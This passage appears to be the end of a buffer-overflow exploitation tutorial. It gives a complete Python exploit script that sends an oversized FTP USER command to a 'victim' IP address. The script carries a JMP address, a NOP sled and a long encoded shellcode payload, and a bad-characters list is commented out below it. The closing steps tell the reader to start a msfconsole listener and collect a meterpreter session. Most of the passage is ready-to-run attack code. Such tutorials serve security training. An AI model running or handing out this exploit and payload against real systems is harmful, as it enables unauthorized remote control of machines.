
```
#!/usr/bin/python

import socket
HOST = "192.168.1.71" #——> Victim IP Address
PORT = 21 #——> FTP Port
#═══════════════════ final buffer setup ═══════

offset = 230
username = 'A' * offset
jmp = '\x53\x03\x42\x7e'
nop = '\x90' * 30


shellcode = "\xd9\xec\xba\xf7\x74\x28\xa6\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
shellcode +="\x56\x83\xc3\x04\x31\x53\x14\x03\x53\xe3\x96\xdd\x5a\xe3\xd5"
shellcode +="\x1e\xa3\xf3\xb9\x97\x46\xc2\xf9\xcc\x03\x74\xca\x87\x46\x78"
shellcode +="\xa1\xca\x72\x0b\xc7\xc2\x75\xbc\x62\x35\xbb\x3d\xde\x05\xda"
shellcode +="\xbd\x1d\x5a\x3c\xfc\xed\xaf\x3d\x39\x13\x5d\x6f\x92\x5f\xf0"
shellcode +="\x80\x97\x2a\xc9\x2b\xeb\xbb\x49\xcf\xbb\xba\x78\x5e\xb0\xe4"
shellcode +="\x5a\x60\x15\x9d\xd2\x7a\x7a\x98\xad\xf1\x48\x56\x2c\xd0\x81"
shellcode +="\x97\x83\x1d\x2e\x6a\xdd\x5a\x88\x95\xa8\x92\xeb\x28\xab\x60"
shellcode +="\x96\xf6\x3e\x73\x30\x7c\x98\x5f\xc1\x51\x7f\x2b\xcd\x1e\x0b"
shellcode +="\x73\xd1\xa1\xd8\x0f\xed\x2a\xdf\xdf\x64\x68\xc4\xfb\x2d\x2a"
shellcode +="\x65\x5d\x8b\x9d\x9a\xbd\x74\x41\x3f\xb5\x98\x96\x32\x94\xf4"
shellcode +="\x5b\x7f\x27\x04\xf4\x08\x54\x36\x5b\xa3\xf2\x7a\x14\x6d\x04"
shellcode +="\x0b\x32\x8e\xda\xb3\x53\x70\xdb\xc3\x7a\xb7\x8f\x93\x14\x1e"
shellcode +="\xb0\x78\xe5\x9f\x65\x14\xef\x37\x46\x40\xee\xf2\x2e\x92\xf1"
shellcode +="\xed\xf3\x1b\x17\x5d\x5c\x4b\x88\x1e\x0c\x2b\x78\xf7\x46\xa4"
shellcode +="\xa7\xe7\x68\x6f\xc0\x82\x86\xd9\xb8\x3a\x3e\x40\x32\xda\xbf"
shellcode +="\x5f\x3e\xdc\x34\x55\xbe\x93\xbc\x1c\xac\xc4\xda\xde\x2c\x15"
shellcode +="\x4f\xde\x46\x11\xd9\x89\xfe\x1b\x3c\xfd\xa0\xe4\x6b\x7e\xa6"
shellcode +="\x1b\xea\xb6\xdc\x2a\x78\xf6\x8a\x52\x6c\xf6\x4a\x05\xe6\xf6"
shellcode +="\x22\xf1\x52\xa5\x57\xfe\x4e\xda\xcb\x6b\x71\x8a\xb8\x3c\x19"
shellcode +="\x30\xe6\x0b\x86\xcb\xcd\x0f\xc1\x33\x93\x27\x6a\x5b\x6b\x78"
shellcode +="\x8a\x9b\x01\x78\xda\xf3\xde\x57\xd5\x33\x1e\x72\xbe\x5b\x95"
shellcode +="\x13\x0c\xfa\xaa\x39\xd0\xa2\xab\xce\xc9\x55\xd1\xbf\xee\x90"
shellcode +="\x26\xd6\x8a\x97\x26\xd6\xac\xa4\xf0\xef\xda\xeb\xc0\x4b\xd4"
shellcode +="\x5e\x64\xfd\x7f\xa0\x3a\xfd\x55"


buffer = username + jmp + nop + shellcode

# ——————————————————————————————————————
#═══════════════════ bad charchters check ═══════
'''
badchars =(
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe"
'''
#——————————————————————————————————————
```

```
65 #-------------------------------------------------------------
66
67 try:
68 ##----------------connecting to service----------------##
69     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
70     s.connect((HOST, PORT))
71     print s.recv(1024)
72 ##----------------Changeable----------------##
73     # sending username #
74     #username = ''
75     s.send('USER ' + buffer + '\r\n')
76     print s.recv(1024)
77
78     # sending password
79     s.send('PASS ali \r\n')
80     print s.recv(1024)
81 ##----------------Error Handling----------------##
82 except Exception as e:
83     # handling Errors
84         print ('Error')
85
```

Then you can type exploit to start listening :)



16- We run the script after we start the listening on msfconsole, you should successfully get a meterpreter session on the machine.



Congratulations!!!

You've successfully gained access to a machine using Buffer Overflow vulnerability.